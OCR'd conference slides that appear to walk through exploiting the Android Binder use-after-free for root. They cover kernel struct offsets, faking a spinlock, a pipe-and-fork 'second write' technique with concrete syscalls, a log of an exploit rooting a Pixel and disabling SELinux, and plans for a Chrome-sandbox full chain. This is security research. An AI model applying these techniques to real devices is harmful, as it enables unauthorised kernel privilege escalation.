
- Wait.lock will not limit us.
  - iovec[9].iov_len can be 0
  - “dummy_page_4g_aligned” not required
  - Simplify the layout of iovec array

Problems #2




- Wait.lock will not limit us.
  - iovec[9].iov_len can be 0
  - “dummy_page_4g_aligned” not required
  - Simplify the layout of iovec array
- Except the layout, the other parts of exploit is very similar.

Problems #2



Is it possible to distinguish the two cases during exploiting? 🤔

Problems #2



Make sure the faked wait.lock does not cause the kernel crash.

Problems #2

https://android.googlesource.com/kernel/msm/+/refs/heads/android-msm-wahoo-4.4-oreo-m4/drivers/android/binder.c#408

```
struct binder_thread {
        struct binder_proc *proc;
        union {
                struct rb_node rb_node;
                struct hlist_node zombie_thread;
        };
        struct binder_seq_node active_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;             /* only modified by this thread */
        bool looper_need_return; /* can be written by other thread */
        struct binder_transaction *transaction_stack;
        struct binder_worklist todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;  // 0xd0
        bool is_zombie;
        struct binder_stats stats;
        struct task_struct *task;
};
```

https://android.googlesource.com/kernel/msm/+/refs/heads/android-msm-wahoo-4.4-pie/drivers/android/binder.c#619

```
struct binder_thread {
        struct binder_proc *proc;
        struct rb_node rb_node;
        struct list_head waiting_thread_node;
        int pid;
        int looper;
        bool looper_need_return;
        struct binder_transaction *transaction_stack;
        struct list_head todo;
        bool process_todo;
        struct binder_error return_error;
        struct binder_error reply_error;
        wait_queue_head_t wait;  // 0xa0
        struct binder_stats stats;
        atomic_t tmp_ref;
        bool is_dead;
        struct task_struct *task;
};
```

Problems #3

- The exploit partially works on kernel 3.18 (Event without #1 and #2).
  - The current task_struct can be leaked
  - But the clobber_addr_limit function may cause the kernel crash

- Root cause
  - The implementation of the recvmsg syscall is different.
    - socketpair(AF_UNIX, SOCK_STREAM, 0, socks)
    - unix_stream_recvmsg

Problems #3

https://android.googlesource.com/kernel/common/+/refs/heads/android-3.18/net/unix/af_unix.c#2230

```
static int unix_stream_recvmsg(struct kiocb *iocb, struct socket *sock, struct msghdr *msg,
size_t size, int flags)

{...

 if (skb_copy_datagram_iovec(skb, UNIXCB(skb).consumed + skip, msg->msg_iov, chunk)) {

    if (copied == 0)

      copied = -EFAULT;

    break;

  ...
```

https://android.googlesource.com/kernel/common/+/refs/heads/android-3.18/net/core/datagram.c#392

```
int skb_copy_datagram_iovec(const struct sk_buff *skb, int offset, struct iovec *to, int len)

{...

  vaddr = kmap(page);

  err = memcpy_toiovec(to, vaddr + frag->page_offset + offset - start, copy);

  kunmap(page);

...
```

https://android.googlesource.com/kernel/common/+/refs/heads/android-4.4-p/net/unix/af_unix.c#2489

```
static int unix_stream_recvmsg(struct socket *sock, struct msghdr *msg, size_t size, int flags)

{

  struct unix_stream_read_state state = {

      .recv_actor = unix_stream_read_actor,

      .socket = sock,

      .msg = msg,

      .size = size,

      .flags = flags

  };

  return unix_stream_read_generic(&state, true);

}
```

https://android.googlesource.com/kernel/common/+/refs/heads/android-4.4-p/net/unix/af_unix.c#2405

```
static int unix_stream_read_generic(struct unix_stream_read_state *state, bool freezable)

{...

  chunk = state->recv_actor(skb, skip, chunk, state);

  drop_skb = !unix_skb_len(skb);

...
```

https://android.googlesource.com/kernel/common/+/refs/heads/android-4.4-p/net/unix/af_unix.c#2478

```
static int unix_stream_read_actor(struct sk_buff *skb, int skip, int chunk, struct unix_stream_read_state *state)

{…

  ret = skb_copy_datagram_msg(skb, UNIXCB(skb).consumed + skip, state->msg, chunk);

…
```

Problems #3

https://android.googlesource.com/kernel/common/+/refs/heads/android-3.18/lib/iovec.c#36

```
int memcpy_toiovec(struct iovec *iov, unsigned char *kdata, int len)
{
  while (len > 0) {
    if (iov->iov_len) {
      int copy = min_t(unsigned int, len, iov->iov_len);
      if (copy_to_user(iov->iov_base, kdata, copy))
        return -EFAULT;
      kdata += copy;
      len -= copy;
      iov->iov_len -= copy;
      iov->iov_base += copy;
    }
    iov++;
  }
  return 0;
}
EXPORT_SYMBOL(memcpy_toiovec);
```

https://android.googlesource.com/kernel/common/+/refs/heads/android-4.4-p/net/core/datagram.c#355

```
int skb_copy_datagram_iter(const struct sk_buff *skb, int offset, struct iov_iter *to, int len)
{...
  if (copy_to_iter(skb->data + offset, copy, to) != copy)
  ...
  if (copy_page_to_iter(skb_frag_page(frag), frag->page_offset + offset - start, copy, to) != copy)
```

https://android.googlesource.com/kernel/common/+/refs/heads/android-4.4-p/lib/iov_iter.c

```
size_t copy_to_iter(void *addr, size_t bytes, struct iov_iter *i)
{...
  __copy_to_user(v.iov_base, (from += v.iov_len) - v.iov_len,

size_t copy_page_to_iter(struct page *page, size_t offset, size_t bytes, struct iov_iter *i)
{...
  return copy_page_to_iter_iovec(page, offset, bytes, i);

static size_t copy_page_to_iter_iovec(struct page *page, size_t offset, size_t bytes, struct iov_iter *i)
{...
   left = __copy_to_user_inatomic(buf, from, copy);
 ...
   left = __copy_to_user(buf, from, copy);
...
```

Notice: All the functions do not check the addr_limit.

Problems #3

https://android.googlesource.com/kernel/common/+/refs/heads/android-3.18/lib/iovec.c#36

```
int memcpy_toiovec(struct iovec *iov, unsigned char *kdata, int len)
{
  while (len > 0) {
    if (iov->iov_len) {
      int copy = min_t(unsigned int, len, iov->iov_len);
      if (copy_to_user(iov->iov_base, kdata, copy))
        return -EFAULT;
      kdata += copy;
      len -= copy;
      iov->iov_len -= copy;
      iov->iov_base += copy;
    }
    iov++;
  }
  return 0;
}
EXPORT_SYMBOL(memcpy_toiovec);
```

- Use copy_to_user function to copy data
  - Block the second write(iov_base pointed to kernel address)

Problems #3

https://android.googlesource.com/kernel/common/+/refs/heads/android-3.18/lib/iovec.c#36

```
int memcpy_toiovec(struct iovec *iov, unsigned char *kdata, int len)
{
 while (len > 0) {
  if (iov->iov_len) {
   int copy = min_t(unsigned int, len, iov->iov_len);
   if (copy_to_user(iov->iov_base, kdata, copy))
    return -EFAULT;
   kdata += copy;
   len -= copy;
   iov->iov_len -= copy;
   iov->iov_base += copy;
  }
  iov++;
 }
 return 0;
}
EXPORT_SYMBOL(memcpy_toiovec);
```

- Use copy_to_user function to copy data
  - Block the second write(iov_base pointed to kernel address)
- Unlike the functions of lib/iov_iter.c(iov_base never updated)
  - May make the faked wait.lock(spinlock) deadlock

Problems #3

arch/arm64/include/asm/spinlock_types.h

```
typedef struct {
#ifdef __AARCH64EB__
  u16 next;
  u16 owner;
#else
  u16 owner;
  u16 next;
#endif
} __aligned(4) arch_spinlock_t;
```

- Use copy_to_user function to copy data
  - Block the second write(iov_base pointed to kernel address)
- Unlike the functions of lib/iov_iter.c(iov_base never updated)
  - May make the faked wait.lock(spinlock) deadlock
- owner == next means unlock state
  - “if (socketpair(AF_UNIX, SOCK_STREAM, 0, socks)) err(1, "socketpair");”
  - dummy_page_4g_aligned (0x1’00000000 -> 0x1’00000001)
  - Make the watchdog bite

Problems #3

arch/arm64/include/asm/spinlock_types.h

```
typedef struct {
#ifdef __AARCH64EB__
  u16 next;
  u16 owner;
#else
  u16 owner;
  u16 next;
#endif
} __aligned(4) arch_spinlock_t;
```

- Use copy_to_user function to copy data
  - Block the second write(iov_base pointed to kernel address)
- Unlike the functions of lib/iov_iter.c(iov_base never updated)
  - May make the faked wait.lock(spinlock) deadlock
- owner == next means unlock state
  - “if (socketpair(AF_UNIX, SOCK_STREAM, 0, socks)) err(1, "socketpair");”
  - dummy_page_4g_aligned (0x1’00000000 -> 0x1’00000001)
  - Make the watchdog bite
- dummy_page_4g_aligned is not necessary
  - It’s possible to craft the faked wait.lock in the 32-bit process
  - eg: 0x00010001

Problems #3

- Why use UNIX socket but not PIPE?

Problems #3

- Why use UNIX socket but not PIPE?
  - recvmsg(socks[0], &msg, MSG_WAITALL);
  - Make sure all the iovecs be handled

MSG_WAITALL (since Linux 2.2)
This flag requests that the operation block until the full request is satisfied. However, the call may still return less data than requested if a signal is caught, an error or disconnect occurs, or the next data to be received is of a different type than that returned. This flag has no effect for datagram sockets.

Problems #3

- Why use UNIX socket but not PIPE?
  - recvmsg(socks[0], &msg, MSG_WAITALL);
  - Make sure all the iovecs be handled

- Recvmsg alternative
  - The imported iovecs do not be checked when copying
  - All the iovecs(including overwritten) must be handled

Problems #3

- PIPE
  - The imported iovecs do not be checked when copying (YES)
  - All the iovecs(including overwritten) must be handled (NO)
  - Allowed in the sandbox

Problems #3

- PIPE
  - The imported iovecs do not be checked when copying (YES)
  - All the iovecs(including overwritten) must be handled (NO)
  - Allowed in the sandbox

- The number of bytes read can be smaller than the number of bytes requested.

Problems #3

```
static ssize_t pipe_read(struct kiocb *iocb, struct iov_iter *to)
{…
 written = copy_page_to_iter(buf->page, buf->offset, chars, to);
 …
 ret += chars;
…
 if (!pipe->writers)
   break;
 if (!pipe->waiting_writers) {
 /* syscall merging: Usually we must not sleep
 * if O_NONBLOCK is set, or if we got some data.
 * But if a writer sleeps in kernel space, then
 * we can wait for that data without violating POSIX.
 */
   if (ret)
     break;
   if (filp->f_flags & O_NONBLOCK) {
…
 pipe_wait(pipe);
…
}
```

- pipe_read will return if no more writers or waiting_writers

Problems #3

```
static ssize_t pipe_read(struct kiocb *iocb, struct iov_iter *to)
{…
 written = copy_page_to_iter(buf->page, buf->offset, chars, to);
 …
 ret += chars;
…
 if (!pipe->writers)
   break;
 if (!pipe->waiting_writers) {
 /* syscall merging: Usually we must not sleep
 * if O_NONBLOCK is set, or if we got some data.
 * But if a writer sleeps in kernel space, then
 * we can wait for that data without violating POSIX.
 */
   if (ret)
     break;
   if (filp->f_flags & O_NONBLOCK) {
…
 pipe_wait(pipe);
…
}
```

- pipe_read will return if no more writers or waiting_writers
- If not, pipe_read will block in the kernel
- Read and write operations are protected by the same mutex

Problems #3

```
static ssize_t pipe_read(struct kiocb *iocb, struct iov_iter *to)
{…
 written = copy_page_to_iter(buf->page, buf->offset, chars, to);
 …
 ret += chars;
…
 if (!pipe->writers)
   break;
 if (!pipe->waiting_writers) {
 /* syscall merging: Usually we must not sleep
 * if O_NONBLOCK is set, or if we got some data.
 * But if a writer sleeps in kernel space, then
 * we can wait for that data without violating POSIX.
 */
   if (ret)
     break;
   if (filp->f_flags & O_NONBLOCK) {
…
 pipe_wait(pipe);
…
}
```

- pipe_read will return if no more writers or waiting_writers
- If not, pipe_read will block in the kernel
- Read and write operations are protected by the same mutex
- It’s possible to build the second write
  - N writers 1 reader

Problems #3

- Build the second write
  - The layout iovec array is the same
  - Fork N(eg:50) children as writers
    - write(pipefd[1], buf, 0x1000 + sizeof(second_write_chunk)); // child 0
    - write(pipefd[1], second_write_chunk, sizeof(second_write_chunk)); // other processes
    - epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event); // when write finished
  - Parent process as reader
    - ioctl(binder_fd, BINDER_THREAD_EXIT, NULL);
    - readv(pipefd[0], iovec_array, IOVEC_ARRAY_SZ);

Problems #3

- Build the second write
  - The layout iovec array is the same
  - Fork N(eg:50) children as writers
    - write(pipefd[1], buf, 0x1000 + sizeof(second_write_chunk)); // child 0
    - write(pipefd[1], second_write_chunk, sizeof(second_write_chunk)); // other processes
    - epoll_ctl(epfd, EPOLL_CTL_DEL, binder_fd, &event); // when write finished
  - Parent process as reader
    - ioctl(binder_fd, BINDER_THREAD_EXIT, NULL);
    - readv(pipefd[0], iovec_array, IOVEC_ARRAY_SZ);

- If any children processes finish epoll_ctl syscall before the parent process is waked up, the second write succeeds.

Problems #3

```
thomasking@test POC2020_test % adbshl
Current default device: HT69H0201841
marlin:/ $ getprop ro.build.fingerprint
google/marlin/marlin:10/QP1A.190711.020/5800535:user/release-keys
marlin:/ $ cat /proc/version
Linux version 3.18.137-g382d7256ce44 (android-build@abfarm700) (gcc version 4.9.x 20150123 (pre
marlin:/ $ getenforce
Enforcing
marlin:/ $ /data/local/tmp/exploit_318
[+] Exploit begin
PARENT: Calling READV
CHILD: Doing EPOLL_CTL_DEL.
CHILD: Finished EPOLL_CTL_DEL.
writev() returns
PARENT: Finished calling READV
CHILD: Finished write to FIFO.
[+] leak current_ptr: ffffffc0af5cde80
Pwned !
clobber_addr_limit done.
[+] spawn root shell !
marlin:/ # id
uid=0(root) gid=0(root) groups=0(root),1004(input),1007(log),1011(adb),1015(sdcard_rw),1028(sdc
proc),3011(uhid) context=u:r:shell:s0
marlin:/ # getenforce
Permissive
marlin:/ #
```

Universal rooting exploit

- The exploit can work on various kernel branches.
  - Without KASLR, AAW ability is enough.
  - If CONFIG_THREAD_INFO_IN_TASK is turned on, AARW ability can be gained.

Universal rooting exploit

- The exploit can work on various kernel branches.
  - Without KASLR, AAW ability is enough.
  - If CONFIG_THREAD_INFO_IN_TASK is turned on, AARW ability can be gained.
  - If not, KASLR mitigation can not be totally ignored. (Be solved later)

Universal rooting exploit

- The exploit can work on various kernel branches.
  - Without KASLR, AAW ability is enough.
  - If CONFIG_THREAD_INFO_IN_TASK is turned on, AARW ability can be gained.
  - If not, KASLR mitigation can not be totally ignored. (Be solved later)

- dummy_page_4g_aligned is not necessary.
  - Good news for RCE

Agenda

- Bad Binder review
- Universal rooting exploit (#1-3)
- *Full-chain exploit from two different views (#4)*
- Conclusion

Problems #4

- The exploit is far from enough to run in the Chrome render process.
- The render process is sandboxed.
  - Resources and syscalls are limited.
- The Chrome app ran in 32-bit mode at that time.
  - The 64-bit pointers can not be the parameters of syscalls
  - AArch32/AArch64 can not interwork

Sandbox

- Resources and syscalls are limited

Sandbox

- Resources and syscalls are limited
- The essential things to exploit the bug
  - binder driver
  - epoll syscall
  - read(v)/write(v) syscalls
  - ioctl syscall (for binder)
  - pipe syscall
  - fork or clone
- Optional
  - unix socket
  - recvmsg syscall

Sub-questions

- The 64-bit pointers can not be the parameters of syscalls
  - Absolutely yes
- AArch32/AArch64 can not interwork

Sub-questions

- The 64-bit pointers can not be the parameters of syscalls
  - Absolutely yes
- AArch32/AArch64 can not interwork
  - The design of Linux on ARM 64-bit Architecture

Sub-questions

- The 64-bit pointers can not be the parameters of syscalls
  - Absolutely yes
- AArch32/AArch64 can not interwork
  - The design of Linux on ARM 64-bit Architecture
  - Logical bug or interesting features

Exploit in 32-bit mode

- From AARCH64 view
  - Make AArch32/AArch64 interwork
  - Introduce the Arch-flip (exploitation) technique

Exploit in 32-bit mode

- From AARCH64 view
  - Make AArch32/AArch64 interwork
  - Introduce the Arch-flip (exploitation) technique
- From AARCH32 view
  - Re-write the exploit to gain AARW abilities without touching the addr_limit

